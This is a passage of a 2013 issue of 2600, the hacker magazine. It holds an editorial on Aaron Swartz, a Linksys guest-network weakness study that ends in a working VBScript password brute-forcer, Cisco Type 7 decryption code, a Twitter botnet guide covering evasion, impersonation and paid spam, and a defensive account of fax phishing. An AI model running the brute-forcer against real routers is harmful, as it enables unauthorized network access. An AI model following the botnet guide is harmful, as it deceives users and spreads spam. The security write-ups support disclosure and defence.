

Volume Thirty, Number One!

Spring 2013, \$6.25 US, \$7.15 CAN

2600

The Hacker Quarterly

ماقبلنا



European Payphones



Austria. A typical payphone seen in Vienna, with a good deal of color used on the phone and a surrounding structure that means business. This is the kind of respect payphones used to get.

Photo by Arys



France. A standard card-reading phone found in the southern city of Nice. This model will likely outlive us all.

Photo by PeiterZ



Ukraine. If a payphone could talk, this one would have some real stories to share. This model looks like it's been around from Day One of the phone era. Seen in Donetsk Oblast.

Photo by Ryan Scott



Poland. While the phone that was here can no longer tell stories, the booth looks like it's weathered a few, to say the least. Discovered in a district of Warsaw called Fort Wola.

Photo by Mark Zuckerbe_g

Got foreign payphone photos for us? Email them to payphones@2600.com.


Use the highest quality settings on your digital camera!

(More photos on inside back cover)

TREATMENTS

A Lost Promise	4
Guest Networks: Protection Less Than WEP?	6
Practical Cryptanalysis	9
Twitter For Fun and Profit	10
Warning for Ye Olde Bank: Don't Do This!	12
TELECOM INFORMER	13
Social Engineering: Tactics for Prevention	15
Extra-Legal Harassment	19
HACKER PERSPECTIVE	26
Book Review: <i>Exploding the Phone</i>	28
Fiddler - Never Trust the Client	29
U.S. Department Of State Loves Mexico	31
Hypercapitalism and Its Discontents	32
Fun with Base Math	33
LETTERS	34
Cracking Push-Button Locks	48
Brute Force Access	49
The Usage of the Assumption Technique in Social Engineering	51
TRANSMISSIONS	52
Dev'ing an OS	54
Learning, Hacking, and the Raspberry Pi	59
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

A Lost Promise



It will be quite some time before our community gets over the tragic death of Aaron Swartz in January. Aaron was easily one of the brightest stars in the hacker world. While we all want to turn back the hands of time and somehow keep this senseless loss from ever happening, perhaps the best thing we can all do at this point is work together to prevent similar ones from occurring again.

We all owe a great deal to Aaron, his work, his beliefs, his spirit. RSS was co-authored by him at the age of 14. He was in the front lines in the fight against SOPA (the Stop Online Piracy Act) and PIPA (the PROTECT IP Act), a victory we were rejoicing just one year ago. He also helped form Reddit. His was the voice that could explain not only what the battle or the project was, but *why* it was something that truly mattered. He was truly the best of what we aspire to, and so many throughout the world knew this, as the global news coverage of his passing at the age of 26 demonstrated.

With all of this accomplishment, notoriety, and promise, we can be forgiven for wondering how life could possibly not be seen as worth living by someone with so much to live for. The truth is it's a lot more complicated than that. Clinical depression is a condition that is almost unimaginable to those not experiencing it. Even those who aren't afflicted can easily find themselves facing enormous pressures and feelings of desperation. This can be brought on by the expectations of society, parents, even oneself. Anyone can feel this, but hackers especially so since they never quite fit into the normal mold. While we can revel in that feeling of not being quite like everyone else because of the way we think and present ourselves, there are those moments of self-doubt when we're especially

vulnerable, either to outside influences or inner demons. While some of us battle this a whole lot more, none of us are immune.

Recognizing the signs of someone in trouble can be crucial. Being available to communicate and knowing when someone is taking on too much are key components to helping a person through a crisis that otherwise might go undetected. In our community, being different is considered a plus, but we also sometimes fall into habits of peer pressure or judging people we don't quite get. This is another part of being human, but one that we can try and conquer.

There are those unfortunate times when having a good support structure just isn't enough. Results can never be guaranteed - all we can do is attempt to be there for each other and to never take others for granted. This is by no means a new problem. In fact, we put together a panel discussion on this topic at HOPE Number Nine last year, precisely because it's an ongoing crisis that we simply can't ignore.

In Aaron's case, we may never know for sure what it was that drove him over the edge. But we have a pretty good idea of something that, if it wasn't the catalyst, certainly didn't help.

We refer to the pointless prosecution of Aaron by federal authorities, for reasons that make so little sense. We must suspect his outspokenness on certain key issues was a real thorn in their sides, and that this was a way to intimidate him into silence. It's not like we haven't seen this tactic used many times before.

At the heart of it all lies a statute called the Computer Fraud and Abuse Act, enacted back in 1986, and abused almost constantly ever since. According to well known academic

and Internet activist Lawrence Lessig, "For 25 years, the CFAA has given federal prosecutors almost unbridled discretion to bully practically anyone using a computer network in ways the government doesn't like." Boston attorney and writer Harvey Silverglate described it as "a notoriously broad statute enacted by Congress seemingly to criminalize any use of a computer to do something that could be deemed bad." You get the idea.

What had happened to Aaron under this statute is worthy of a Kafka tale. His "crime" was making available to the public academic papers, something most authors of academic papers consider a positive thing. Even JSTOR, the company that served as a repository for these papers and which had been Aaron's source for them, declined to prosecute him and, in fact, even took steps to ultimately make availability easier. They actually listened and did what many consider to be the right thing, not just for Aaron but for the entire Internet and academic communities.

To the feds, however, this was an opportunity to send a message to anyone who would dare challenge the law. For reasons that are still unclear, the Secret Service took over the investigation from the Massachusetts Institute of Technology (where Aaron had downloaded the academic papers) early in 2011. MIT apparently let this happen without any warrant or subpoena. As many of us know from previous experiences, when the Secret Service latches onto a case, they are relentless and without much in the way of scruples.

In the summer of 2011, Aaron was charged with a variety of crimes and given a \$100,000 bail. Almost anyone studying the case came to the conclusion that it was laughable at best. Aaron continued to be outspoken about the many laws and statutes (proposed and existing) that hindered free speech online, though he rarely focused attention on what he himself was facing. Last September, again for reasons that remain unclear, federal prosecutors tripled the number of charges against him, meaning that Aaron was now facing up to 35 years in prison and a one million dollar fine. All for downloading a bunch of academic journals that were always meant to be readable by the public. The case was still laughable. But it wasn't going away.

It's easy to dismiss such outrageous conduct and to assume that, in the end, justice will prevail. It's also easy to look at the maximum penalties and assume that nothing like that would ever actually be handed down, and that, if it were, a veritable tide of humanity would

rise up to challenge it. But that all changes very quickly when *you're* the one facing the penalties. This is something we've been keen to since our early years, ironically right around the time of the CFAA. We've seen so many courageous people victimized by authorities who don't even regard them as human, but merely as another charge to file for a violation of something that often made no logical sense. We've seen people *win*, and yet still lose.

So, the sad fact remains that even if Aaron had been victorious in his case, he still would have lost a huge amount of money defending himself. But, of course, you don't just win this kind of a case. The feds have something like a 97 percent success rate, and it's clear they wanted to throw the book at Aaron. So, the best he could have hoped for would have been a short sentence (they were adamant about his having to serve *some* time), a fine of some sort, all of those legal expenses, and the label of "felon" following him around for the rest of his life. And, at some point, it's likely those daunting prospects simply became too much for Aaron to bear. We'll never know how much all of this influenced his fateful decision, but it's hard to imagine that it didn't play a significant part.

We need to look forward because that's all any of us can do. We will live in a world decidedly poorer for Aaron's absence, but we need to do our best to carry on the work he was a part of. We cannot let go of the anger that comes with this tragedy, because that's our only hope for changing the system. Aaron was far from the only one who was a victim of its callous disregard for anything outside its rigid and narrow view of the law. If we don't demand changes, then this will continue to happen, as it continues to happen to so many today. And finally, we need to really be looking out for each other. It's vital that we realize that things are never completely hopeless, and that changes can happen when they're least expected. We have to remind ourselves that we are never alone in our struggles. We need to celebrate our differences and our uniqueness. There is such beauty and promise in every corner, something we get reminded of any time we hear from people in our amazing community. Know that such realizations are contagious - and needed - for all of us.

This was a truly painful and sobering way to begin a new year. But we're determined to become stronger for it. And we know we're in good company.

Guest Networks: Protection Less Than WEP?

by Kevin Morris

Disclaimer: This article is intended to be educational and highlights design flaws in the guest network feature of some Linksys wireless home gateways and routers. Discussion is meant to inform the reader on the nature of the security risks as well as how they can be partially mitigated through configuration. While potential methods to exploit poorly configured guest networks are presented, should you decide to experiment with them, be sure it is legal to do so for the particular system you target.

Ever since upgrading one of the old black and blue Linksys WRT54Gs to DD-WRT years ago, I've been hooked on seeing what other things I could do with these single-board devices. I can usually find a router for less than three dollars at local garage sales, without looking too hard. Recently, I was able to score a Linksys E3200 for my normal three dollar limit, which was newer than anything else I had.

Of course, the first thing I did when I got home was perform the famous 30/30/30 reset, update to the latest Linksys firmware, and start configuring the new device through the web interface. For some reason, this particular device was having a little difficulty maintaining its settings (maybe why it had been sold), so I downloaded the Cisco Connect software that was intended for the masses to use when configuring their home routers. I started cruising through the setup, but happened to notice that the software was providing interesting random-word default values for the SSID and the password for the guest network feature (like "EcstaticMagnolia" and "grape07").

Newer Linksys routers (namely the E, X, and EA series) provide a "guest network" feature that allows you to give Internet access to visitors without allowing them onto your regular home network. Linksys routers provide this feature by broadcasting two SSIDs, using VLANs and using separate IP ranges to isolate each network's traffic. The guest network SSID is the same as the main SSID except that "-guest" is appended to the end, which makes them easy to identify when scanning for networks. The IP range on the guest network

is reserved and is either 192.168.33.0/24 or 192.168.3.0/24, depending on the particular router. Because this subnet is used by the guest network, the main LAN cannot be configured to use this reserved range. The router does not have any routes configured, by default, to allow routing of traffic between the two networks.

So, in theory, the guest network is well isolated from the main network. But how secure is this guest network? It turns out by using the defaults suggested by the Cisco Connect software, there is very little security. The guest network functions similar to hotspot networks available in many hotels or coffee shops where all traffic from a client machine is "jailed" until the user logs in through a "terms of use" or password page. The guest network has no encryption and encryption cannot be enabled for the guest network on these Linksys routers. Access to the Internet is only "protected" by a password entered into a web interface.

Doing some basic testing, I did notice that, sadly, the web interface is not SSL protected; hence, the guest password is highly vulnerable to being sniffed. Additionally, my router always allowed UDP port 53 (normally DNS) traffic, even for "unauthenticated" clients on the guest network. The router did not validate that traffic sent on this port was DNS traffic, so any packets sent on this port were forwarded. Software like Iodine or OpenVPN over port 53 can provide easy ways to get complete Internet access using only this one forwarded port.

The story does not end there. Running the Cisco Connect software multiple times, I got similar suggestions for SSID and passwords. The default values had a definite pattern, meaning there had to be a dictionary of possible values. Also, the software was designed to let the user breeze through the setup, without really having to change too many values. The chances are probably high that an unwitting user might just accept the defaults. So the question was out there. Is it really as easy as using a customized dictionary attack to brute force my way onto the guest network?

Well, the first thing I needed to determine was if there was a lockout or timer that would make guest network dictionary attacks infea-

sible. After capturing a few of my own attempts and then writing a quick script to repeatedly submit passwords to the web interface, I determined that there wasn't really any limitation on submitting requests beyond the router's ability to process the requests. The router is a little slow at times when processing these requests, so trying to just brute force the entire 4 to 32 character password range could take more time than practical, but, with a narrower key space, a practical brute force attack was possible.

I needed to find the dictionary that was being used. My first instinct was that the dictionary would be part of the router and would be available for the web administration interface as well. After using the tools in the Firmware Modification Kit to decompress and split the router's firmware into the kernel and the file system, I started looking through the files for anything remotely worthwhile. Fortunately, there wasn't too much there and I quickly came to the conclusion that the router did not have the password list. So, the next place to look was the Cisco Connect software.

When the Cisco Connect software starts (an online demo of the user interface can be found at <http://ui.linksys.com>), it takes a few minutes to load. The reason for this is that in the background, the application is decompressing all of its support files to a temporary directory (%TEMP% for Windows users). After perusing through to the Cisco Systems \Cisco Connect\Setup.app\Content \s\Resources\lcid folder, I found quite a few folders for multilanguage support. Since I happen to live in the U.S., I choose the 1033 folder and, lo and behold, four filenames caught my eye: ssid.first.words.dict, ssid.second.words.dict, guest.password.first.words.dict, and guest.password.second.words.dict.

The file names are pretty self-explanatory and some language support folders have slightly different dictionaries (I'm guessing it is the same words translated to each language). Regardless, it would be simple to combine all of these to make one multi-language master dictionary. In the U.S. version of guest.password.first.words.dict was a list of thirty names for various nuts, fruits, and vegetables. The second word file simply contained two-digit numbers from 00 to 99. In total, there are only 3000 unique default passwords for versions of the router in the U.S. In a cursory inspection of other versions of Cisco Connect

that comes with other router models, the password lists appear to be the same. Using these dictionaries along with a simple script I wrote in VBScript, I found I could brute force a Cisco Connect generated password in less than 15 minutes. A sample script is provided at the end of this article.

What is the moral of the story? Yes, there are protections more useless than WEP. On a more serious note, unless you want to provide free Internet access to your neighbors or anybody else willing to do a little work, I would suggest only enabling the guest network feature when you need it and promptly disabling it afterwards. Also, be sure to generate your own strong password close to the 32 character maximum to help ensure brute forcing is not practical. Just remember that this may be pointless as your password can still be sniffed. I didn't do any major analysis to see if an attacker could get to your LAN from the guest network, but it's not beyond the realm of possibility. Caveat emptor.

References/Links

Web-based Guest Network Setup - <http://homekb.cisco.com/Cisco2/ukp.aspx?vw=1&articleid=22753>

Cisco Connect Guest Network Setup - <http://homekb.cisco.com/Cisco2/ukp.aspx?vw=1&articleid=21461>

Linksys Guest Network FAQs - http://homekb.cisco.com/Cisco2/GetArticle.aspx?docid=f35bd58fda4148929ac482f3c7968e04_Guest_Network_Frequently_Asked_Questions.xml

Linksys User Interface Demos - <http://ui.linksys.com/>

DD-WRT - <http://www.dd-wrt.com/site/index>

Firmware Modification Kit - <http://code.google.com/p/firmware-mod-kit/>

Firmware Modification Kit Example Usage - <http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/>

Iodine - <http://code.kryo.se/iodine/>

OpenVPN - <http://openvpn.net/index.php/open-source/overview.html>


```

'===== guestpass.vbs =====
' Author: Kevin Morris
' October 2012
'
' Usage: (connect to guest network first)
' C:\> cscript guestpass.vbs
'
' (You may need to remove the UTF-8 byte order mark from the
' password file, if the first word is garbled)

Option Explicit

Const PostStr = "submit_button=login&change_action=&action=Apply&wait_time
➡=19&submit_type=&gn_host_url=www.google.com&gn_view_type=0&guest_login="
Const passwordFilename1 = "guest.password.first.words.dict"

Sub Main()
    Dim objFSO: Set objFSO = CreateObject("Scripting.FileSystem
➡Object")
    Dim objHTTP: Set objHTTP = CreateObject("WinHttp.WinHttpRequest
➡.5.1")
    objHTTP.Option(6) = False 'Option 6 - Don't Follow HTTP Redirects

    Dim objFile, password1
    Dim i: i=0

    If objFSO.FileExists(passwordFilename1) Then
        Set objFile = objFSO.OpenTextFile(passwordFilename1, 1)
        Do While Not objFile.AtEndOfStream
            password1 = Trim(objFile.ReadLine)
            If password1 <> "" Then
                For i = 0 to 99
                    Call objHTTP.Open("POST", "http://
➡192.168.33.1/guestnetwork.cgi", False)
                    Call objHTTP.setRequestHeader("
➡Cache-Control", "no-cache, no-store")
                    objHTTP.Send PostStr & password1 &
➡Right("0" & CStr(i), 2)

                    If objHTTP.status <> 302 Then
                        WScript.Echo("Tried: " &
➡ password1 & Right("0" & CStr(i), 2))
                    Else
                        WScript.Echo("Password
➡ Found: " & password1 & Right("0" & CStr(i), 2))
                        Exit Do
                    End If
                Next
            End If
        Loop
        objFile.Close
        Set objFile = Nothing
    End If

    Set objFSO = Nothing
    Set objHTTP = Nothing
End Sub

Sub EnsureCScript()
    Dim objShell: Set objShell = CreateObject("Wscript.Shell")
    If LCase(Right(Wscript.FullName, 11)) <> "cscript.exe" Then
        objShell.Run WScript.Path & "\cscript.exe //NOLOGO //B " &
➡ Chr(34) & WScript.scriptFullName & Chr(34),1,False
        WScript.Quit 0
    End If
End Sub

Call EnsureCScript()
Call Main()

```


Practical Cryptanalysis: Reversing Cisco Type 7 Password Hashes

by mcandre

Cisco routers use an extremely weak algorithm for their passwords. Cisco has acknowledged the insecurity of Type 7 passwords and encourages engineers to use modern hash algorithms such as MD5 (http://www.cisco.com/en/US/tech/tk59/technologies_tech_note09186a00809d38a7.shtml). While the rare publicly accessible Cisco router may still use this weak algorithm and therefore constitutes a real security risk, we can set that aside and explore the algorithm academically. For those without access to an old Cisco router, a short Python program (<https://github.com/mcandre/ios7crypt/blob/master/ios7crypt.py>) simulates the algorithm.

```
$ ./ios7crypt.py -e monkey
104306170e120b
$ ./ios7crypt.py -d 104306170e120b
monkey
```

Through a known-plaintext attack, the entirety of the algorithm is elucidated. The first two digits are a random sample from [00, 15]. What follows is a hexadecimal string that is twice the length of the password (though on actual Cisco routers, the original password is truncated). It turns out that the hexadecimal string is composed of pairs of hex bytes (0x43, 0x06, 0x17, ...) which constitute the encrypted password sequence. Continued plaintext attack reveals that the relation between the plainbytes and cipherbytes is XOR, with a repeating static key and a random starting index (seed). Decryption will always output the same password, but encryption will output one of 16 variant hashes for each password input, details to follow.

The essence of the algorithm is contained in the `encrypt()` and `decrypt()` functions. Here is a code snippet of these functions from `ios7crypt.py`.

```
xlat = [
    0x64, 0x73, 0x66, 0x64, 0x3b,
    0x6b, 0x66, 0x6f,
    0x41, 0x2c, 0x2e, 0x69, 0x79,
    0x65, 0x77, 0x72,
```

```
    0x6b, 0x6c, 0x64, 0x4a, 0x4b,
    0x44, 0x48, 0x53,
    0x55, 0x42, 0x73, 0x67, 0x76,
    0x63, 0x61, 0x36,
    0x39, 0x38, 0x33, 0x34, 0x6e,
    0x63, 0x78, 0x76,
    0x39, 0x38, 0x37, 0x33, 0x32,
    0x35, 0x34, 0x6b,
    0x3b, 0x66, 0x67, 0x38, 0x37
]
```

```
def encrypt(password):
    seed = ord(os.urandom(1)) % 16
    return "%02d%s" % (
        seed,
        "".join(
            ["%02x" % (ord(password[i]) ^
                xlat[seed + i])
            for i in range(len(password))]
        )
    )
```

```
def decrypt(h):
    seed, h = int(h[:2]), h[2:]
    cipherBytes = [int(h[i : i + 2])
        for i in range(0, len(h)
        - 2)]
    return "".join(
        [chr(cipherBytes[i] ^ xlat
            [(seed + i) % len(xlat)])
        for i in range(len(cipher
            Bytes))]
    )
```

The encryption algorithm is symmetrical; the only difference between encrypting a password and decrypting the hash is the concatenation of the seed (decimal) with the ciphertext (hexadecimal pairs), a trivially reversible process.

The insecurity of this algorithm is that it relies on XORing a password with a static key. XOR is really only useful in cryptography as the basic of a more substantial algorithm, or used to combine a signal with a random key (one time pad). In this algorithm, the random seed modifies where the index of the key begins in the static sequence, each time a password is encrypted. But even then, there are only 16 possible places to begin, or 16 possible repeating keys. Furthermore, the algorithm


is weakened by the key wrapping around, repeating. The exact algorithm implemented in IOS also truncates passwords to a limit of 11 characters, but there is no reason to allow the decryption algorithm to handle arbitrarily long hashes. If not for truncation, a single password of a few hundred characters would be enough to elucidate the entire static key, allowing the analyst to skip brute force known-plaintext attacks altogether.

In porting `ios7crypt.py` to another language, the programmer must learn the new language's syntax for sequence structures and the library functions for parsing and formatting hexadecimal digits, converting strings to ASCII byte sequences, generating random numbers, and parsing command line arguments. These procedures form a representative sample of operating in many programming languages, much more so than the traditional `print("Hello World")`,

which in its simplicity hardly teaches anything at all for programmers already versed in one or more languages.

This laughably insecure encryption system eventually led Cisco's PSA and altered training course material, advising network engineers to enable secret, which uses MD5, rather than enable password, which uses the old proprietary algorithm, in all router configuration files.

Thus, witness a prime example of proprietary crypto gone wrong, where developers could have easily deferred to much more secure hash algorithms in the first place: MD5 ('92), MD4 ('90), or MD2 ('89). Nevertheless, the simplicity of the algorithm allows for its use as a teaching tool for budding cryptographers and programming language enthusiasts. Publicity of the weak algorithm is paramount, as some hapless networks are likely still using it, and knowledge is power.



by xnite
xnite@xnite.org

twitter

FOR FUN AND PROFIT

On Twitter, there are many bots, most of which are run by one piece of software, which steals someone's account when their computer is infected. Today, I'm going to show you a new type of Twitter botnet which does not illegally infect computers, or steal anyone's accounts. Keep in mind, this may be breaking Twitter's terms of service, but this is not breaking the law.

Step One: you will need to learn Twitter's OAuth protocol. There are many websites which will give you a tutorial on setting up OAuth, but for time's sake, I won't go into that. In my code, I decided to use the `TwitterOAuth` class which, if you Google it, you should have no issue finding. Okay great, so you got OAuth, now what? You need to study the OAuth and learn it, make it your own, learn how to make your code, send out a tweet, follow people, change account information, unfollow people, etc. For this demonstration, I have thrown together two pieces of code below demonstrating how to follow someone and tweet in PHP with OAuth.

```
function tweet($consumerKey,  
➔ $consumerSecret, $oAuthToken,
```

```
➔ $oAuthSecret, $message) {  
    $tweet = new TwitterOAuth  
➔ ($consumerKey, $consumerSecret,  
➔ $oAuthToken, $oAuthSecret);  
    return var_dump($tweet->  
➔ post('statuses/update', array(  
➔ 'status' => "$message")));  
}
```

```
function follow($consumerKey,  
➔ $consumerSecret, $oAuthToken,  
➔ $oAuthSecret, $user_id) {  
    $tweet = new TwitterOAuth  
➔ ($consumerKey, $consumerSecret,  
➔ $oAuthToken, $oAuthSecret);  
    return var_dump($tweet->  
➔ post('friendships/create',  
➔ array('user_id' => "$user_id")  
➔ );  
}
```

With those two functions in your code, you reduce the number of lines you need to make your bots perform each action. This is also good because if you messed something up, instead of having to go through this piece of code a hundred times, you can just fix the function, so it reduces the testing time when you think you are about ready to launch.

Now that you have the two functions you'll need for a basic setup, you need to come up with how you will do up your bot database, and write functions to call data from that database.

I decided to make a plain text file database and call each line as an array, so the database structure is as such:

```
username consumerKey
➔ consumerSecret
➔ OAuthToken OAuthSecret
```

The username isn't required to be in the database, as the only things you will need are the OAuth keys and tokens, but this greatly helps identify each bot later down the road, so I put it into my database. The next step is to write another function which can pull the bots' OAuth info from the database. Luckily with the way arrays work, depending on the line of which the bot is on, we can pull the data based on this line. Here is a simple function below to pull the bots' data from the database by line number, and throw it into an array based on the database scheme.

```
function database_count_bots()
➔ { return count(file('./botnet.
➔db')) }; }

function database_read_bot
➔($userid) {
    $database_array = file(
➔ './botnet.db');
    if(!$database_array
➔[$userid]) { return "BAD/404";
➔} else { return
explode(" ", $database_array
➔[$userid]); }
}
```

The first function will count the number of bots listed in the database. The last bot listed would be that number minus one. So if the database_count_bots() returns 3, to pull the very last bot's data in the DB we will use the command database_read_bot(database_count_bots()-1); as the database starts at 0 and count starts at 1.

Now that I've given you a few functions, I think it should be rather easy for you to code something around these functions to make a completed working project. Remember, I did this in under 24 hours over the weekend. It's time that we move onto actually using the botnet.

When using your Twitter botnet, you need to keep a number of things in mind. First of all, you may have the ability to Tweet a message across all the bots, but Twitter may notice this and shut them down. Also, it's a good idea

to sign up your bot accounts via different IP addresses in order to better reduce the risk of, once again, getting caught.

At the time of writing this article, the Twitter OAuth API allows for 350 requests per app per hour. I'm not sure what the limit is on a per IP basis, so just be smart and use your botnet sparingly. Another thing to keep in mind is that you not only want Twitter to be convinced that each bot is a human, but you also need for other Twitter users to think it is human as well. So in my web UI, I made it capable of sending a tweet by a click of a button from only one bot. I also created a feature to allow bots to "Tweet Jack" making each bot follow someone and post that person's tweet as their own, being sure not to include anything with a mention, as the person mentioned may notice and report back to the person whose tweets you are jacking.

After fine tuning your bots and their evasion techniques, further automating the system, it's time that you focus on getting your bots followers. To get followers for your bots, there are some great hashtags. Try following other bots that help you get followers, and post hash tags like #teamfollowback and #teamauto-follow. This is a sure way to get at least a good 50 followers daily. After you have accumulated a decent amount of followers and are growing, there is at least one great website I should mention where you can use your bot accounts to turn all of your hard work and effort into cold hard cash. This website is Pay4Tweet.com. They allow you to add your bots' accounts into your account with them, and then you can set pricing for tweets from your bots. People are always looking to spam or get more followers. Charge somewhere in the area of \$1 per tweet and you are golden. The more followers your bots have, the higher up in the list they will be on the Pay4Tweet website. I should mention that people are more likely to pay for a \$1 tweet from a bot with 10,000 followers than they would for a \$5 tweet from a bot with 100,000 followers. This is because, as the accounts may have more followers, they can get more exposure by spending the same amount of money to send out more tweets.

Now that you have your Twitter botnet, and you know where to go to make all that effort pay off, go out and have some fun, sit back, relax, and watch that cash flow in. For help, or if you would like to request to view the source of my code, please contact me via email.

WARNING FOR YE OLDE BANK: DON'T DO THIS!

by Ig0p89

I won't waste space and time with the disclaimer or indemnity language. Let's get right to it!

Banks and financial institutions are a natural target for the deviants using various hacking techniques. The banks have a ready supply of one of the more coveted items: cash. This is not referencing necessarily the tangible \$20s and \$50s, not to mention the \$100s, but the digital version. With a few keystrokes, the unwitting/ignorant personal banker can wire or ACH \$1,500 or \$100,000 to any other bank account on the planet. Once received on the other end, these funds can then be sent to other various banks again and again until the trail is cold. If this is sent outside of the U.S., it may be virtually impossible to track or get returned in the case of fraud.

This can be an issue for the banks. Once the funds are wired out and weren't supposed to be, there is a direct and immediate loss to the bank. Recently, we had another issue at Ye Olde Bank. We all receive the usual phishing emails. For example, UPS sent an "individualized" email to you and 15 others informing you there was an attempted delivery for a package and that you need to click on the official looking UPS icon at the bottom of the email to arrange an alternative email. Or, better yet, a certain multinational bank - let's say BofA - sends yet another personal email to you and 20 others asking you to verify your personal account information due to a security breach. But you don't have an account there!

The phishing scam has been dumbed down a bit for the latest exploit that came across my cubicle quasi-desk. Instead of emailing this, they faxed the request to an individual company. Yes, they went old school. They also added a sprinkle of social engineering for good taste.

The fax appeared to be official. This has the Equifax logo in the upper right hand corner. The head of the fax read "EQUIFAX - ADM R DEPT (date) (time)." This also was in a standard three paragraph format. The first paragraph showed the company was "registered as a prospective contractor for procurements issued by the U.S. Federal Government." Also, the company had not submitted a financial information release form. The second paragraph stated the bank may not provide the financial information to Equifax (the faux Equifax) without the company's consent. Equifax needs the information to determine the credit score. This is used by federal and state governments for procurement decisions. The third paragraph stated the consent and release form had to be faxed to them. The letter impressed on the company that this had to be completed as soon as possible. The second

sheet was the consent and release form. This had the company name typed in. The EIN, bank name, operating account number, and signature block were blank. The number to fax the form to was a U.S. number in the 202 area code (Washington, DC).

The request had no typos, as usually are seen. You can guess what happened next. The company's secretary completed the form and faxed it in. Within 24 hours, the bank received two international ACH requests for the company. The only action that saved the client even more of a headache than what they were going to get (Excedrin was not going to even be able to touch the pain) was that the personal bank reviewed the form. It is odd for the company to have an international ACH request and, also, the signature was just enough off to slightly start the red flag up the pole. The personal banker looked at the signature card and verified that the signature was not quite right and called the client. Indeed, it was verified with the bank's client that this was very fraudulent.


There are several reasons why this should not have happened:

- The second paragraph notes a "procurement credit score." I have not heard of this before with government contracting. If the government would be contracting with you, there are other independent third party sources of information they can readily get versus procurement credit score. After all, they are the government. They can do what they want!
- Equifax is a personal credit reporting agency. This is not applicable to businesses. Anyone or any entity would request a Dunn and Bradstreet (D&B) report for a business.
- The fax and pseudo-Equifax requested the operating account number. This would be the account that the company uses for paying their bills, for example. Usually, this will have the most money in it, in comparison, for instance, to a payroll account. There is no rationale or good reason for them to ask for this. It is only bad news to give this out. Hands down - never do this!
- The company also does not do government work and had not applied to do government work. This should really have set off the alarm bells, but they were silent.

The lesson learned is still do not give out confidential information, no matter how pressing it may be. Always ask questions. I continue with the (duh) notation for the bank's client. If the request is odd, it is probably not quite right. Common sense rules above all. This is a teaching opportunity for us to pass along to the non-IT areas or friends and family.



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! Another issue brings another few continents. Since we were together last, I handed over the Beijing Central Office to local engineering staff. After that, I took a short vacation to Antarctica, traveling with a group of hackers on a Liberian-flagged ship from Ushuaia, Argentina. I finally breezed back through Beijing, winging my way on the Aeroflot skies via Moscow to my new home in Rotterdam. I'll be here for the next year, taking some time off work to join a full-time course in sharpening my management skills.

Ushuaia is at the southern tip of South America, alongside the Beagle Channel near the Chilean border. It's a bustling city of 50,000 and is not only the jumping-off point for Patagonia adventures, but is also the home of the Antarctica cruise industry. Telefonica (a Spanish company) is the primary service provider, and there is actually fiber to Ushuaia. Most hotels are equipped with a single ADSL link and share this out over Wi-Fi, so I went hunting for a SIM card. It's actually hard to find a prepaid SIM card in Argentina with data service enabled on prepaid accounts, and only Movistar worked. Unfortunately, their service is oversubscribed, because they offer a "daily unlimited" plan. I was able to get online using EDGE (no 3G was available) at roughly dial-up speeds. Purchasing a SIM card requires no identification and international roaming is available. While voice calling and SMS were relatively expensive, data was very cheap. The cost was only about \$1 per day for unlimited usage. There are two other providers, Claro and Personal, but their prepaid SIM cards only seem to work for voice and SMS. They do offer data service for monthly subscribers.

The southern tip of Argentina is probably a fitting introduction to bandwidth constraints on the bottom of the world. Once you leave town, your only option is satellite and it's expensive. Our ship was equipped with Internet

service from MTN Satellite. The ship offered a VoIP calling card system (running over the same backhaul as Internet service, but gated by QoS providing good quality) that was actually reasonable value. Calls back to the U.S. cost about 20 cents per minute, and rates were comparable to other developed countries (I called China and the Netherlands for around the same price). I played with the system a bit and found that the IVR for the shipboard calling cards runs Asterisk, but the administrator did a pretty good job and locked it down well. I was able to determine that outbound calls were being routed from the Dallas area via the AT&T network. Beyond that, I limited my phun. The ship was already on high alert since they knew they had a large number of hackers aboard (although by the end, they loved us).

